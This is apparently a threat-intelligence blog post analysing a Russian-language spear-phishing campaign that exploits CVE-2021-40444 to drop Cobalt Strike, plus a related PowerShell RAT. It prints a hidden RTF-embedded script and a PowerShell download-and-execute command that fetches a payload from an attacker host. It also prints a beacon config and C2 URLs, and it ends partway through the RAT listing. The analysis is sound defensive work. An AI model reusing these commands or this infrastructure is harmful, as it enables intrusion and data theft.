
New spear phishing campaign targets Russian dissidents

blog.malwarebytes.com/threat-intelligence/2022/03/new-spear-phishing-campaign-targets-russian-dissidents

Threat Intelligence Team March 29, 2022



This blog post was authored by Hossein Jazi.

— Updated to clarify the two different campaigns (Cobalt Strike and Rat)

Several threat actors have taken advantage of the war in Ukraine to launch a number of cyber attacks. The Malwarebytes Threat Intelligence team is actively monitoring these threats and has observed activities associated with the geopolitical conflict.

More specifically, we've witnessed several APT actors such as Mustang Panda, UNC1151 and SCARAB that have used war-related themes to target mostly Ukraine. We've also observed several different wipers and cybercrime groups such as FormBook using the same tactics. Beside those known groups we saw an actor that used multiple methods to deploy a variants of Quasar Rat. These methods include using documents that exploit CVE-2017-0199 and CVE-2021-40444, macro-embedded documents, and executables.

On March 23, we identified a new campaign that instead of targeting Ukraine is focusing on Russian citizens and government entities. Based on the email content it is likely that the threat actor is targeting people that are against the Russian government.

The spear phishing emails are warning people that use websites, social networks, instant messengers and VPN services that have been banned by the Russian Government and that criminal charges will be laid. Victims are lured to open a malicious attachment or link to find out more, only to be infected with Cobalt Strike.

Spear phishing as the main initial infection vector

These emails pretend to be from the “Ministry of Digital Development, Telecommunications and Mass Communications of the Russian Federation” and “Federal Service for Supervision of Communications, Information Technology and Mass Communications” of Russia.

We have observed two documents associated with this campaign that both exploit CVE-2021-40444. Even though CVE-2021-40444 has been used in a few attacks in the past, to the best of our knowledge this was the first time we observed an attacker use RTF files instead of Word documents to exploit this vulnerability. Also the actor leveraged a new variant of this exploit called CABLESS in this attack. Sophos has reported an attack that used a Cabless variant of this exploit but in that case the actor has not used the RTF file and also used RAR file to prepend the WSF data to it.

Email with RTF file:

- *Федеральная служба по надзору в сфере связи, информационных технологий и массовых коммуникаций* (Federal Service for Supervision of Communications, Information Technology and Mass Communications)
- *Предупреждение! Министерство цифрового развития, связи и массовых коммуникаций Российской Федерации* (A warning! Ministry of Digital Development, Telecommunications and Mass Media of the Russian Federation)




Figure 1: Phishing template




Figure 2: Phishing template

Email with archive file:

- *информирование населения об критических изменениях в сфере цифровых технологий, сервисов, санкций и уголовной ответственности за их использование*. (informing the public about critical changes in the field of digital technologies, services, sanctions and criminal liability for their use.)
- *Внимание! Информирует Министерство цифрового развития, связи и массовых коммуникаций Российской Федерации* (Attention! Informs the Ministry of Digital Development, Communications and Mass Media of the Russian Federation)




Figure 3: Phishing template

Email with link:

Внимание! Информирует Министерство цифрового развития, связи и массовых коммуникаций Российской Федерации (Attention! Informs the Ministry of Digital Development, Communications and Mass Media of the Russian Federation)




Figure 4: phishing template

Victimology

The actor has sent its spear phishing emails to people that had email with these domains:

mail.ru, mvd.ru, yandex.ru, cap.ru, minobr-altai.ru, yandex.ru, stavminobr.ru, mon.alania.gov.ru, astrobl.ru, 38edu.ru, mosreg.ru, mo.udmr.ru, minobrnauki.gov.ru, 66.fskn.gov.ru, bk.ru, ukr.net

Based on these domains, here is the list of potential victims:

- Portal of authorities of the Chuvash Republic Official Internet portal
- Russian Ministry of Internal Affairs
- ministry of education and science of the republic of Altai
- Ministry of Education of the Stavropol Territory
- Minister of Education and Science of the Republic of North Ossetia-Alania
- Government of Astrakhan region
- Ministry of Education of the Irkutsk region
- Portal of the state and municipal service Moscow region
- Ministry of science and higher education of the Russian Federation

Analysis:

The lures used by the threat actor are in Russian language and pretend to be from Russia's "Ministry of Information Technologies and Communications of the Russian Federation" and "MINISTRY OF DIGITAL DEVELOPMENT, COMMUNICATIONS AND MASS COMMUNICATIONS". One of them is a letter about limitation of access to Telegram application in Russia.




Figure 5: Lure letter




Figure 6: Lure template

These RTF files contains an embedded url that downloads an html file which exploits the vulnerability in the MSHTML engine.

`http://wallpaper.skin/office/updates/GtkjdsjkyLkjhsTYhdsd/exploit.html`

The html file contains a script that executes the script in WSF data embedded in the RTF file.

Figure 7: html file

The actor has added WSF data (Windows Script Host) at the start of the RTF file. As you can see from figure 8, WSF data contains a JScript code that can be accessed from a remote location. In this case this data has been accessed using the downloaded html exploit file.

```
00000000  7B 5C 72 74 66 31 7B 5C 70 61 72 20 5C 76 20 3C  {\rtf1{\par \v <
00000010  6A 6F 62 3E 3C 73 63 72 69 70 74 20 6C 61 6E 67  job><script lang
00000020  75 61 67 65 3D 22 4A 53 63 72 69 70 74 22 3E 76  uage="JScript">v
00000030  61 72 20 78 20 3D 20 6E 65 77 20 41 63 74 69 76  ar x = new Activ
00000040  65 58 4F 62 6A 65 63 74 28 22 57 53 63 72 69 70  eXObject("WScrip
00000050  74 2E 73 68 65 6C 6C 22 29 3B 78 2E 52 75 6E 28  t.shell");x.Run(
00000060  22 70 6F 77 65 72 73 68 65 6C 6C 2E 65 78 65 20  "powershell.exe
00000070  2D 77 69 6E 64 6F 77 73 74 79 6C 65 20 68 69 64  -windowstyle hid
00000080  64 65 6E 20 24 50 72 6F 67 72 65 73 73 50 72 65  den $ProgressPre
00000090  66 65 72 65 6E 63 65 20 3D 20 27 53 69 6C 65 6E  ference = 'Silen
000000A0  74 6C 79 43 6F 6E 74 69 6E 75 65 27 3B 20 49 6E  tlyContinue'; In
000000B0  76 6F 6B 65 2D 57 65 62 52 65 71 75 65 73 74 20  voke-WebRequest
000000C0  27 68 74 74 70 3A 2F 2F 77 61 6C 6C 70 61 70 65  'http://wallpape
000000D0  72 2E 73 6B 69 6E 2F 6F 66 66 69 63 65 2F 75 70  r.skin/office/up
000000E0  64 61 74 65 73 2F 47 74 6B 6A 64 73 6A 6B 79 4C  dates/GtkjdsjkyL
000000F0  6B 6A 68 73 54 59 68 64 73 64 2F 70 75 74 74 79  kjhsTYhdsd/putty
00000100  2E 65 78 65 27 20 2D 4F 75 74 46 69 6C 65 20 24  .exe' -OutFile $
00000110  65 6E 76 3A 54 45 4D 50 5C 5C 70 75 74 74 79 2E  env:TEMP\\putty.
00000120  65 78 65 3B 20 2E 20 24 65 6E 76 3A 54 45 4D 50  exe; . $env:TEMP
00000130  5C 5C 70 75 74 74 79 2E 65 78 65 3B 20 53 74 61  \\putty.exe; Sta
00000140  72 74 2D 53 6C 65 65 70 20 31 35 22 29 3B 3C 2F  rt-Sleep 15");</
00000150  73 63 72 69 70 74 3E 3C 2F 6A 6F 62 3E 7D 5C 61  script></job>}\a
```

Figure 8: WSF data

Executing this scripts leads to spawning PowerShell to download a CobaltStrike beacon from the remote server and execute it on the victim's machine. (The deployed CobaltStrike file name is Putty)

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden
$ProgressPreference = 'SilentlyContinue'; Invoke-WebRequest
'http://wallpaper.skin/office/updates/GtkjdsjkyLkjhsTYhdsd/putty.exe' -OutFile
$env:TEMP\putty.exe; . $env:TEMP\putty.exe; Start-Sleep 15
```

The following shows the CobaltStrike config:

```
{
  "BeaconType": [
    "HTTPS"
  ],
  "Port": 443,
  "SleepTime": 38500,
  "MaxGetSize": 1398151,
  "Jitter": 27,
  "C2Server": "wikipedia-book.vote,/async/newtab_ogb",
  "HttpPostUri": "/gen_204",
  "Malleable_C2_Instructions": [
    "Remove 17 bytes from the end",
    "Remove 32 bytes from the beginning",
    "Base64 URL-safe decode"
  ],
  "SpawnTo": "/4jEZLD/DHKDj1CbBvlJIg==",
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 96,
  "Spawnto_x86": "%windir%\\syswow64\\gpupdate.exe",
  "Spawnto_x64": "%windir%\\sysnative\\gpupdate.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 1432529977,
  "bStageCleanup": "True",
  "bCFGCaution": "True",
  "KillDate": 0,
  "bProcInject_StartRWX": "True",
  "bProcInject_UseRWX": "False",
  "bProcInject_MinAllocSize": 16700,
  "ProcInject_PrependAppend_x86": [
    "kJCQ",
    "Empty"
  ],
  "ProcInject_PrependAppend_x64": [
    "kJCQ",
    "Empty"
  ],
  "ProcInject_Execute": [
    "ntdll.dll:RtlUserThreadStart",
    "SetThreadContext",
    "NtQueueApcThread-s",
    "kernel32.dll:LoadLibraryA",
    "RtlCreateUserThread"
  ],
  "ProcInject_AllocationMethod": "NtMapViewOfSection",
  "bUsesCookies": "True",
  "HostHeader": ""
}
```


Similar lure used by another actor

We also have identified activity by another actor that uses a similar lure as the one used in the previously mentioned campaign. This activity is potentially related to Carbon Spider and uses "*Федеральная служба по надзору в сфере связи, информационных технологий и массовых коммуникаций*" (Federal Service for Supervision of Communications, Information Technology and Mass Communications) of Russia as a template. In this case, the threat actor has deployed a PowerShell-based Rat.




Figure 9: template

The dropped PowerShell script is obfuscated using a combination of Base64 and custom obfuscation.

Figure 10: Dropped PS script

After deobfuscating the script, you can see the Rat deployed by this actor. This PowerShell based Rat has the capability to get the next stage payload and execute it. The next stage payload can be one of the following file types:

- JavaScript
- PowerShell
- Executable
- DLL

All of Its communications with its server are in Base64 format. This Rat starts its activity by setting up some configurations which include the C2 url, intervals, debug mode and a parameter named group that initialized with “Madagascar” which probably is another alias of the actor.

After setting up the configuration, it calls the “Initialize-Engine” function. This function collects the victim’s info including OS info, Username, Hostname, Bios info and also a host-domain value that shows if the machine in a domain member or not. It then appends all the collected into into a string and separate them by “|” character and at the end it add the group name and API config value. The created string is being send to the server using *Send-WebInit* function. This function adds “INIT%%%” string to the created string and base64 encodes it and sends it to the server.

```
# $URL = "..."; $Interval = nn; $Log = "file-spec"; $Debug = $true|$false; $Autoremove = $true|$false; $Group = "...";
$URL = 'https://swordoke.com'
$Interval = 60
$Debug = $false
$Group = "madagaskar"
$Api = "%%%API%%%"
#region Script parameters initialization
#region + Helper functions
function Out-Info([String] $msg) {
function Out-Debug($msg) {
function Remove-Myself {

function Convert-ToBase64([string] $theSource) {
function Get-TypeHead($head) {
function Format-LongString($data) {
function Encode-CmdOutput {
Function Send-WebQuery() {
Function Send-WebInit {

Function Send-WebPutTask {
Function Send-WebGetTask {
#endregion
#region Task Control
function Unpack-Task {

function Invoke-ICTask {
function Kill-PSTask() {
function Get-TaskOutput($theJob) {
